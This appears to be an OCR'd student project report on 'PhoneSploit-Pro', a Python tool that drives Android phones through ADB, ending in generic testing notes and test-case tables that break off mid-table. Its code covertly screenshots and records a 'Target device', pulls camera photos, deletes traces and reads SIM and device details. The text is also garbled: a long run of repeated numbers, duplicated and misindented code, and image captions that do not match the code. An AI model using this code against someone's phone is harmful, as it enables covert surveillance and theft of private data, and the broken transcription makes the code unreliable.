1991
1992     )
1993
1993
1994     )
1995
1995
1996     )
1997
1997
1998     )
1999
1999
2000     )
2001
2001
2002     )
2003
2003
2004     )
2005
2005
2006     )
2007
2007
2008     )
2009
2009
2010     )
2011
2011
2012     )
2013
2013
2014     )
2015
2015
2016     )
2017
2017
2018     )
2019
2019
2020     )
2021
2021
2022     )
2023
2023
2024     )
2025
2025
2026     )
2027
2027
2028     )
2029
2029
2030     )
2031
2031
2032     )
2033
2033
2034     )
2035
2035
2036     )
2037
2037
2038     )
2039
2039
2040     )
2041
2041
2042     )
2043
2043
2044     )
2045
2045
2046     )
2047
2047
2048     )
2049
2049
2050     )
2051
2051
2052     )
2053
2053
2054     )
2055
2055
2056     )
2057
2057
2058     )
2059
2059
2060     )
2061
2061
2062     )
2063
2063
2064     )
2065
2065
2066     )
2067
2067
2068     )
2069
2069
2070     )
2071
2071
2072     )
2073
2073
2074     )
2075
2075
2076     )
2077
2077
2078     )
2079
2079
2080     )
2081
2081
2082     )
2083
2083
2084     )
2085
2085
2086     )
2087
2087
2
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py

702     pull_location = input("> ")
703     if pull_location == "":
704         pull_location = "Downloaded-Files"
705         print(
706             f"\n{color.PURPLE}Saving Photos to PhoneSploit-Pro/{pull_location}\n{color.WHITE}"
707         )
708     else:
709         print(f"\n{color.PURPLE}Saving Photos to {pull_location}\n{color.WHITE}")
710
711     # Checking if folder exists
712     if os.system('adb shell test -d "/sdcard/DCIM/Camera"') == 0:
713         location = "/sdcard/DCIM/Camera"
714     else:
715         print(
716             f"\n{color.RED}\n{color.ERROR} Camera folder does not exist {color.GREEN}"
717         )
718     return
719     os.system(f"adb pull {location} {pull_location}")
720     print("\n")
721
722 def anonymous_screenshot():
723     global screenshot_location
724     # Getting a temporary file name to store time specific results
725     instant = datetime.datetime.now()
726     file_name = f"Screenshot-{instant.year}-{instant.month}-{instant.day}-{instant.hour}-{instant.minute}-{instant.second}.png"
727     os.system(f"adb shell screencap -p /sdcard/{file_name}")
728     if screenshot_location == "":
729         print(
730             f"\n{color.YELLOW}Enter location to save all screenshots, Press 'Enter' for default{color.WHITE}"
731         )
732         screenshot_location = input("> ")
733     if screenshot_location == "":
734         screenshot_location = "Downloaded-Files"
735
736     print(
737         f"\n{color.PURPLE}Saving screenshot to PhoneSploit-Pro/{screenshot_location}\n{color.WHITE}"
738     )
739
740     os.system(f"adb pull /sdcard/{file_name} {screenshot_location}")
741
742     print(f"\n{color.YELLOW}Deleting screenshot from Target device\n{color.WHITE}")
743     os.system(f"adb shell rm /sdcard/{file_name}")
744
745     # Asking to open file
746     choice = input(
747         f"\n{color.GREEN}Do you want to Open the file? Y / N {color.WHITE}> "
748     ).lower()
749     if choice == "y" or choice == "":
750         os.system(f"open {screenshot_location}/{file_name}")
751
752     elif not choice == "n":
753         while choice != "y" and choice != "n" and choice != "":
754             choice = input("\ninvalid choice, Press Y or N > ").lower()
755             if choice == "y" or choice == "":
756                 os.system(f"open {screenshot_location}/{file_name}")
757
758     print("\n")
759
760 def anonymous_screenrecord():
761     global screenrecord_location
762     # Getting a temporary file name to store time specific results
763     instant = datetime.datetime.now()
764
765     print(
766         f"\n{color.PURPLE}Starting Screen Record to {screenrecord_location}\n{color.WHITE}"
767     )
768
769     os.system(f"adb shell screenrecord -t 10000 {screenrecord_location}/ScreenRecord.mp4")
770
771     print(f"\n{color.YELLOW}Screen Record has been stopped\n{color.WHITE}")
772
773     os.system(f"adb shell rm {screenrecord_location}/ScreenRecord.mp4")
774
775     print(f"\n{color.PURPLE}Screen Record has been deleted\n{color.WHITE}"
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py

735     screenshot_location = "Downloaded-Files"
736     print(
737         f"\n{color.PURPLE}Saving screenshot to PhoneSploit-Pro/{screenshot_location}\n{color.WHITE}"
738     )
739
740     else:
741         print(
742             f"\n{color.PURPLE}Saving screenshot to {screenshot_location}\n{color.WHITE}"
743         )
744
745     os.system(f"adb pull /sdcard/{file_name} {screenshot_location}")
746
747     print(f"\n{color.YELLOW}Deleting screenshot from Target device\n{color.WHITE}")
748     os.system(f"adb shell rm /sdcard/{file_name}")
749
750     # Asking to open file
751     choice = input(
752         f"\n{color.GREEN}Do you want to Open the file? Y / N {color.WHITE}> "
753     ).lower()
754     if choice == "y" or choice == "":
755         os.system(f"open {screenshot_location}/{file_name}")
756
757     elif not choice == "n":
758         while choice != "y" and choice != "n" and choice != "":
759             choice = input("\ninvalid choice, Press Y or N > ").lower()
760             if choice == "y" or choice == "":
761                 os.system(f"open {screenshot_location}/{file_name}")
762
763     print("\n")
764
765     def anonymous_screenrecord():
766         global screenrecord_location
767         # Getting a temporary file name to store time specific results
768         instant = datetime.datetime.now()
769
770         print(
771             f"\n{color.PURPLE}Starting Screen Record to {screenrecord_location}\n{color.WHITE}"
772         )
773
774         os.system(f"adb shell screenrecord -t 10000 {screenrecord_location}/ScreenRecord.mp4")
775
776         print(f"\n{color.YELLOW}Screen Record has been stopped\n{color.WHITE}")
777
778         os.system(f"adb shell rm {screenrecord_location}/ScreenRecord.mp4")
779
780         print(f"\n{color.PURPLE}Screen Record has been deleted\n{color.WHITE}"
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py

758     instant = datetime.datetime.now()
759     file_name = f"vid-{instant.year}-{instant.month}-{instant.day}-{instant.hour}-{instant.minute}-{instant.second}.mp4"
760
761     duration = input(
762         f"\n{color.CYAN}Enter the recording duration (in seconds) > {color.WHITE}"
763     )
764     print(f"\n{color.YELLOW}Starting Screen Recording...{color.WHITE}")
765     os.system(
766         f"adb shell screenrecord --verbose --time-limit {duration} /sdcard/{file_name}"
767     )
768
769     if screenrecord_location == "":
770         print(
771             f"\n{color.YELLOW}Enter location to save all videos, Press 'Enter' for default{color.WHITE}"
772         )
773         screenrecord_location = input("> ")
774     if screenrecord_location == "":
775         screenrecord_location = "Downloaded-Files"
776         print(
777             f"\n{color.PURPLE}Saving video to PhoneSploit-Pro/{screenrecord_location}\n{color.WHITE}"
778         )
779     else:
780         print(f"\n{color.PURPLE}Saving video to {screenrecord_location}\n{color.WHITE}")
781
782     os.system(f"adb pull /sdcard/{file_name} {screenrecord_location}")
783
784     print(f"\n{color.YELLOW}Deleting video from Target device\n{color.WHITE}")
785     os.system(f"adb shell rm /sdcard/{file_name}")
786
787     # Asking to open file
788     choice = input(
789         f"\n{color.GREEN}Do you want to Open the file? Y / N {color.WHITE}> "
790     ).lower()
791     if choice == "y" or choice == "":
792         os.system(f"opener {screenrecord_location}/{file_name}")
793
794 Ln 595, Col 59 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
DOW +1.18% Search ENG US 12:03 PM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py

801     os.system(f"opener {screenrecord_location}/{file_name}")
802
803     elif not choice == "n":
804         while choice != "y" and choice != "n" and choice != "":
805             choice = input("\n{color.RED}Invalid choice, Press Y or N > ").lower()
806             if choice == "y" or choice == "":
807                 os.system(f"opener {screenrecord_location}/{file_name}")
808
809     print("\n")
810
811 > # def use_keycode():
812
813
814     def open_link():
815         print(
816             f"\n{color.YELLOW}Enter URL {color.CYAN}Example : https://web.radar.org/{color.WHITE}"
817         )
818         url = input("> ")
819
820         if url == "":
821             print(
822                 f"\n{color.RED} Null Input\n{color.GREEN} Going back to Main Menu{color.WHITE}"
823             )
824             return
825         else:
826             print(f"\n{color.YELLOW}Opening {url} on device {color.WHITE}")
827             os.system(f"adb shell am start -a android.intent.action.VIEW -d {url}")
828             print("\n")
829
830     def open_photo():
831         location = input(
832             f"\n{color.YELLOW}Enter Photo location in computer{color.WHITE} > "
833         )
834
835 Ln 811, Col 21 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
DOW +1.18% Search ENG US 12:03 PM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py > anonymous.screenrecord
905
906
907     if location == "":
908         print(
909             f"\n{color.RED} Null Input\n{color.GREEN} Going back to Main Menu{color.WHITE}"
910         )
911         return
912     else:
913         if location[len(location) - 1] == " ":
914             location = location.removesuffix(" ")
915             location = location.replace("", "")
916             location = location.replace("", "")
917             if not os.path.isfile(location):
918                 print(
919                     f"\n{color.RED}\n{color.GREEN} This file does not exist {color.GREEN}"
920                 )
921             return
922         else:
923             location = "" + location + ""
924             os.system("adb push " + location + " /sdcard/")
925
926             file_path = location.split("/")
927             file_name = file_path[len(file_path) - 1]
928
929             # Reverse slash ('\\') splitting for Windows only
930             global operating_system
931             if operating_system == "Windows":
932                 file_path = file_name.split("\\")
933                 file_name = file_path[len(file_path) - 1]
934
935             file_name = file_name.replace(".", "")
936             file_name = file_name.replace("'", "")
937             file_name = "" + file_name + "."
938             print(file_name)
Ln 811, Col 21 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
DOW +1.18% 12:03 PM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py > open_photo
938
939     print(file_name)
940     print(f"\n{color.YELLOW}Opening Photo on device\n{color.WHITE}")
941     os.system(
942         f'adb shell am start -a android.intent.action.VIEW -d "file:///sdcard/{file_name}" -t image/jpeg'
943     ) # -n com.android.chrome/com.google.android.apps.chrome.Main
944     print("\n")
945
946 > # def open_audio():
999
1000
1001 def open_video():
1002     location = input(
1003         f"\n{color.YELLOW}Enter Video location in computer{color.WHITE} > "
1004     )
1005
1006     if location == "":
1007         print(
1008             f"\n{color.RED} Null Input\n{color.GREEN} Going back to Main Menu{color.WHITE}"
1009         )
1010         return
1011     else:
1012         if location[len(location) - 1] == " ":
1013             location = location.removesuffix(" ")
1014             location = location.replace("", "")
1015             location = location.replace("", "")
1016             if not os.path.isfile(location):
1017                 print(
1018                     f"\n{color.RED}\n{color.GREEN} This file does not exist {color.GREEN}"
1019                 )
1020             return
1021         else:
1022             location = "" + location + ""
1023             os.system("adb push " + location + " /sdcard/")
Ln 946, Col 20 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
DOW +1.18% 12:03 PM 23-Feb-24
```

The screenshot shows a terminal window with several tabs open. The current tab contains Python code for interacting with an Android device via ADB. The code includes functions for pushing files to the device's SD card and starting a video player. It also includes a function to get device information like model, manufacturer, and security patch level. The terminal interface includes standard Linux-style command-line tools at the bottom.

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > open_video
1023         os.system("adb push " + location + " /sdcard/")
1024
1025     file_path = location.split("/")
1026     file_name = file_path[len(file_path) - 1]
1027
1028     # Reverse slash ('\\') splitting for Windows only
1029     global operating_system
1030     if operating_system == "Windows":
1031         file_path = file_name.split("\\")
1032         file_name = file_path[len(file_path) - 1]
1033
1034     file_name = file_name.replace("'", "")
1035     file_name = file_name.replace('"', "")
1036     file_name = "'" + file_name + "'"
1037     print(file_name)
1038
1039     print(f"\n{color.YELLOW}Playing Video on device {color.WHITE}")
1040     os.system([
1041         f'adb shell am start -a android.intent.action.VIEW -d "file:///sdcard/{file_name}" -t video/mp4'
1042     ])
1043
1044     print("\n")
1045
1046 def get_device_info():
1047     model = os.popen("adb shell getprop ro.product.model").read()
1048     manufacturer = os.popen("adb shell getprop ro.product.manufacturer").read()
1049     chipset = os.popen("adb shell getprop ro.product.board").read()
1050     android = os.popen("adb shell getprop ro.build.version.release").read()
1051     security_patch = os.popen(
1052         "adb shell getprop ro.build.version.security_patch"
1053     ).read()
1054     device = os.popen("adb shell getprop ro.product.vendor.device").read()
1055     sim = os.popen("adb shell getprop gsm.sim.operator.alpha").read()
1056     encryption_state = os.popen("adb shell getprop ro.crypto.state").read()
In 1042, Col 10 Spaces:4 UTF-8 CRLF Python 3.11.6 64-bit Go Live Prettier
28°C Smoke ENG US 12:04 PM 23-Feb-24
```

The screenshot shows a terminal window with several tabs open. The current tab displays Python code for a tool named 'PhoneExploit-Pro'. The code includes functions for reading device information (like build date, SDK version, and WiFi interface) and printing it in a yellow color-coded format. It also defines functions for getting battery info and sending SMS messages. The terminal interface includes standard file operations (File, Edit, Selection, View, Go, Run, Terminal, Help) and a search bar at the top. The bottom of the screen shows system status icons (CPU, RAM, Disk, Network) and a taskbar with various application icons.


```
File Edit Selection View Go Run Terminal Help ← → PhoneExploit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > open_video
1056     encryption_state = os.popen(f"adb shell getprop ro.crypto.state").read()
1057     build_date = os.popen(f"adb shell getprop ro.build.date").read()
1058     sdk_version = os.popen(f"adb shell getprop ro.build.version.sdk").read()
1059     wifi_interface = os.popen(f"adb shell getprop wifi.interface").read()
1060
1061     print(
1062         f"""
1063             {color.YELLOW}Model :{color.WHITE} {model}\n
1064             {color.YELLOW}Manufacturer :{color.WHITE} {manufacturer}\n
1065             {color.YELLOW}Chipset :{color.WHITE} {chipset}\n
1066             {color.YELLOW}Android Version :{color.WHITE} {android}\n
1067             {color.YELLOW}Security Patch :{color.WHITE} {security_patch}\n
1068             {color.YELLOW}Device :{color.WHITE} {device}\n
1069             {color.YELLOW}SIM :{color.WHITE} {sim}\n
1070             {color.YELLOW}Encryption State :{color.WHITE} {encryption_state}\n
1071             {color.YELLOW}Build Date :{color.WHITE} {build_date}\n
1072             {color.YELLOW}SDK Version :{color.WHITE} {sdk_version}\n
1073             {color.YELLOW}Wifi Interface :{color.WHITE} {wifi_interface}\n
1074 """
1075     )
1076
1077 def battery_info():
1078     battery = os.popen(f"adb shell dumpsys battery").read()
1079     print(
1080         f"""
1081             {color.YELLOW}Battery Information :
1082             {color.WHITE}{battery}\n
1083         """
1084     )
1085
1086 > def send_sms():
1087
1088 > def unlock_device():
1089
```

A screenshot of a Windows desktop environment. In the center is a code editor window titled "PhoneSploit-Pro-main" showing Python script "phonesploitpro.py". The script contains functions for locking devices, mirroring screens, setting bitrates, and managing frame rates. The code uses color-coded print statements and os.system calls for adb shell commands. The status bar at the bottom shows line 1125, column 1, spaces:4, UTF-8 encoding, Python 3.11.5 64-bit, and a Go Live button. The taskbar below the desktop shows various icons including a search bar, file explorer, and browser. The system tray indicates it's 28°C and there are high winds.

```
1120     def lock_device():
1121         os.system("adb shell input keyevent 26")
1122         print(f"{color.GREEN}\nDevice locked{color.WHITE}")
1123
1124
1125     def mirror():
1126         print(
1127             f"""
1128             {color.WHITE}1.{color.GREEN} Default Mode {color.YELLOW}(Best quality)
1129             {color.WHITE}2.{color.GREEN} Fast Mode {color.YELLOW}(Low quality but high performance)
1130             {color.WHITE}3.{color.GREEN} Custom Mode {color.YELLOW}(Tweak settings to increase performance)
1131             {color.WHITE}"""
1132         )
1133         mode = input("> ")
1134         if mode == "1":
1135             os.system("scrcpy")
1136         elif mode == "2":
1137             os.system("scrcpy -m 1024 -b 1M")
1138         elif mode == "3":
1139             print("\n{color.CYAN}Enter size limit {color.YELLOW}(e.g. 1024){color.WHITE}")
1140             size = input("> ")
1141             if not size == "":
1142                 size = "-m " + size
1143
1144             print(
1145                 f"\n{color.CYAN}Enter bit-rate {color.YELLOW}(e.g. 2) {color.WHITE}(Default : 8 Mbps)"
1146             )
1147             bitrate = input("> ")
1148             if not bitrate == "":
1149                 bitrate = "-b " + bitrate + "M"
1150
1151             print("\n{color.CYAN}Enter frame-rate {color.YELLOW}(e.g. 15){color.WHITE}")
1152             framerate = input("> ")
1153             framerate = input("> ")
1154             if not framerate == "":
1155                 framerate = "--max-fps=" + framerate
1156
1157             os.system(f"scrcpy {size} {bitrate} {framerate}")
1158         else:
1159             print(
1160                 f"\n{color.RED} Invalid selection\n{color.GREEN} Going back to Main Menu{color.WHITE}"
1161             )
1162         return
1163         print("\n")
1164
1165
1166     def power_off():
1167         print(
1168             f"\n{color.RED}[Warning]{color.YELLOW} Powering off device will disconnect the device{color.WHITE}"
1169         )
1170         choice = input("\nDo you want to continue? Y / N > ").lower()
1171         if choice == "y" or choice == "":
1172             pass
1173         elif choice == "n":
1174             return
1175         else:
1176             while choice != "y" and choice != "n" and choice != "":
1177                 choice = input("\nInvalid choice!, Press Y or N > ").lower()
1178                 if choice == "y" or choice == "":
1179                     pass
1180                 elif choice == "n":
1181                     return
1182             os.system("adb shell reboot -p")
1183             print("\n")
1184
1185
1186     def create_report(users):
```


A screenshot of a Windows desktop environment, identical to the one above, showing the same code editor window for "phonesploitpro.py". This view shows more of the script, including a function for creating a report. The code continues from the previous snippet, handling user input for choices and performing adb shell commands. The status bar, taskbar, and system tray are also visible.

```
1153             framerate = input("> ")
1154             if not framerate == "":
1155                 framerate = "--max-fps=" + framerate
1156
1157             os.system(f"scrcpy {size} {bitrate} {framerate}")
1158         else:
1159             print(
1160                 f"\n{color.RED} Invalid selection\n{color.GREEN} Going back to Main Menu{color.WHITE}"
1161             )
1162         return
1163         print("\n")
1164
1165
1166     def power_off():
1167         print(
1168             f"\n{color.RED}[Warning]{color.YELLOW} Powering off device will disconnect the device{color.WHITE}"
1169         )
1170         choice = input("\nDo you want to continue? Y / N > ").lower()
1171         if choice == "y" or choice == "":
1172             pass
1173         elif choice == "n":
1174             return
1175         else:
1176             while choice != "y" and choice != "n" and choice != "":
1177                 choice = input("\nInvalid choice!, Press Y or N > ").lower()
1178                 if choice == "y" or choice == "":
1179                     pass
1180                 elif choice == "n":
1181                     return
1182             os.system("adb shell reboot -p")
1183             print("\n")
1184
1185
1186     def create_report(users):
```



```
File Edit Selection View Go Run Terminal Help ↻ → PhoneSploit-Pro-main
phonesploitpro.py python.py banner.py release.py
phonesploitpro.py > ...
1185 |
1186     def create_report(users):
1187         with open("Report.txt", "a") as log_file:
1188             for user in users:
1189                 timestamp = datetime.now().strftime("%Y-%m-%d %I:%M:%S")
1190                 log_data = f"\n{timestamp}\nName: {user['name']}\nID: {user['id']}\nDescription: {user['description']}"
1191                 log_file.write(log_data)
1192
1193     def report():
1194         num_users = int(input("Welcome! Please enter the number of users:"))
1195
1196         users = []
1197
1198         for _ in range(num_users):
1199             name = input("Name: ").capitalize()
1200             while name == "":
1201                 print("Please enter your name:")
1202                 name = input("Name: ").capitalize()
1203             user_id = input("ID: ")
1204             while user_id == "" or user_id.isalpha():
1205                 print("Please a valid id:")
1206                 user_id = input("ID: ")
1207             description = input("Description: ")
1208             while description == "":
1209                 print("Description is mandatory:")
1210                 description = input("Description: ")
1211
1212             user_data = {'name': name, 'id': user_id, 'description': description}
1213             users.append(user_data)
1214
1215         create_report(users)
1216
1217         print("Log file created successfully!")
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
```

Ln 1185, Col 1 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier ENG US 28°C High winds soon 12:05 PM 23-Feb-24



```
File Edit Selection View Go Run Terminal Help ↻ → PhoneSploit-Pro-main
phonesploitpro.py python.py banner.py release.py
phonesploitpro.py > main
1216
1217     print("Log file created successfully!")
1218
1219     def main():
1220         print(f"\n{color.WHITE}cls: Clear Screen {color.RESET}{color.RED}e: Exit")
1221         option = input(f"\n{color.RED}[Main Menu] {color.WHITE}Enter selection > ").lower()
1222
1223         match option:
1224             case "release":
1225                 from modules import release
1226             case "e":
1227                 exit_phonesploit_pro()
1228             case "cls":
1229                 clear_screen()
1230             case "1":
1231                 userName()
1232             case "2":
1233                 list_devices()
1234             case "3":
1235                 disconnect()
1236             case "4":
1237                 mirror()
1238             case "5":
1239                 get_screenshot()
1240             case "6":
1241                 screenrecord()
1242             case "7":
1243                 pull_file()
1244             case "8":
1245                 push_file()
1246             case "9":
1247                 launch_app()
1248             case "10":
1249                 anonymous_screenrecord()
1250             case "11":
```

Ln 1219, Col 12 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier ENG US 28°C High winds soon 12:06 PM 23-Feb-24

The screenshot shows a terminal window with the following details:

- File Menu:** File, Edit, Selection, View, Go, Run, Terminal, Help.
- Search Bar:** PhoneExploit-Pro-main
- Icons:** A vertical column of icons on the left side of the terminal.
- Code Editor:** The main area displays a Python script named `phonesploitpro.py`. The code contains a large switch statement with 28 cases, each calling a specific function like `open_link()`, `get_device_info()`, or `extract_apk()`.
- Terminal Status:** In 1279, Col 26, Spaces: 4, UTF-8, CRLF, Python 3.11.6 64-bit, Go Live, Prettier.
- System Status:** 28°C, High winds soon.
- Bottom Icons:** A row of small icons including a search icon, a magnifying glass, a file, a browser, a shield, a folder, and a terminal.

The screenshot shows a terminal window with a dark theme. The title bar reads "PhoneExploit-Pro-main". The window contains a Python script named `phonesploitpro.py`. The code includes imports for `os`, `random`, and `subprocess`. It defines several functions: `clear_screen()`, `extract_apk()`, `stop_adb()`, `power_off()`, `report()`, and `start()`. The script handles user input for selection numbers 27 through 30. It also initializes global variables like `run_phonesploit_pro` and `operating_system`, and sets locations for screenshots, screen recording, and pulling files. A banner is selected randomly, and the script ends with a `while` loop for continuous execution if `run_phonesploit_pro` is set to True.

```
File Edit Selection View Go Run Terminal Help ↺ ↻ 🔍 PhoneExploit-Pro-main
phonesploitpro.py X python.py banner.py release.py

phonesploitpro.py > main
1282     case "27": - ...
1283         extract_apk()
1284     case "28": ...
1285         stop_adb()
1286     case "29": ...
1287         power_off()
1288     case "30": ...
1289         report()
1290     case other:
1291         print("\nInvalid selection!\n")
1292
1293
1294 # Global variables
1295 run_phonesploit_pro = True
1296 operating_system = ""
1297 clear = "clear"
1298 opener = "xdg-open"
1299 # move = 'mv'
1300 page_number = 0
1301 page = banner.menu[page_number]
1302
1303 # Locations
1304 screenshot_location = ""
1305 screencrecord_location = ""
1306 pull_location = ""
1307
1308 # Concatenating banner color with the selected banner
1309 selected_banner = random.choice(color.color_list) + random.choice(banner.banner_list)
1310
1311 start()
1312
1313 if run_phonesploit_pro:
1314     clear_screen()
1315     while run_phonesploit_pro:
```

8. Testing

Testing is the process of evaluating a system or its component(s) with the intent to find whether it satisfies the specified requirements or not. It includes a set of techniques and methods to identify defects, bugs, performance issues and providing a reliable and quality product. The goal is to identify issues as early as possible and improve the overall quality of the system.

Types of Testing:

- **Unit Testing:** Unit testing is a type of testing that is used to evaluate the individual units or components of a software system. This type of testing helps ensure that each unit or component of the system is working correctly and is able to perform its intended function.
- **Integration Testing:** Integration testing is a type of testing that is used to evaluate how well the different units or components of a software system work together. This type of testing helps to identify and resolve issues related to compatibility, performance, and data flow between the different units or components.
- **Functional Testing:** Functional testing is a type of testing that is used to evaluate how well a system or software performs the specific functions or tasks that it is designed to perform. It is done by testing the system or software with various inputs and verifying that the outputs are correct. This type of testing ensures that the system or software is working as intended and can perform the functions it was designed to perform
- **White Box Testing:** White box testing, also known as structural testing or glass-box testing, is a type of testing that examines the internal structure and implementation of a software system. It involves testing the code itself and checking that it is functioning correctly and adhering to coding standards. This type of testing helps to identify and resolve issues related to logic, control flow, and data structures within the system.
- **Black Box Testing:** Black box testing, also known as functional testing, is a type of testing that examines the external behavior and interfaces of a software system. It involves testing the system from the user's perspective, without looking at the internal structure or implementation, and checking that it is functioning correctly and meeting the requirements. This type of testing helps to identify and resolve issues related to usability, compatibility, and performance.

8.1 Test Results

Test Case 1:

| | |
|------------------------|--------------------------------------------------------------------|
| Test Case Id | 001 |
| Test Type | Unit Test. |
| Name of Test | Verify registration of user. |
| Description | To check the functioning of registration. |
| Steps | 1) Select number for registration of user. 2) Insert user name. |
| Input | Name: sohail |
| Expected Output | Welcome “username” your unique ID is 9701. |
| Actual Output | Welcome Sohail your unique ID is 9701. |
| Result | Pass. |

Test Case 2:

| | |
|------------------------|---------------------------------------------------------------------------------|
| Test Case Id | 002 |
| Test Type | Unit Test |
| Name of Test | Verify list of connected devices |
| Description | To check the List of connected devices |
| Steps | 1) Connect a device via USB. 2) Select number for listing connected devices. |
| Input | None |
| Expected Output | List of connected devices should be displayed. |
| Actual Output | List of devices connected device displayed successfully. |
| Result | Pass |

Test Case 3:

| | |
|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Test Case Id | 003 |
| Test Type | Functional Test. |
| Name of Test | Generation of report. |
| Description | To check whether the report is generated. |
| Steps | <ol style="list-style-type: none">1) Select number for generating report.2) Enter number of users.3) Enter name.4) Enter ID.5) Enter Description. |
| Input | Number of users: 1 Name: sohail ID: 44 Description: All functions in working status. |
| Expected Output | Log file should be created successfully. |
| Actual Output | Log file created successfully. |
| Result | Pass. |

Test Case 4:

| | |
|------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| Test Case Id | 004 |
| Test Type | Unit Test. |
| Name of Test | Get battery information. |
| Description | To check whether the device battery is displayed. |
| Steps | <ol style="list-style-type: none">1) Connect a device via USB.2) Select number for getting battery information. |
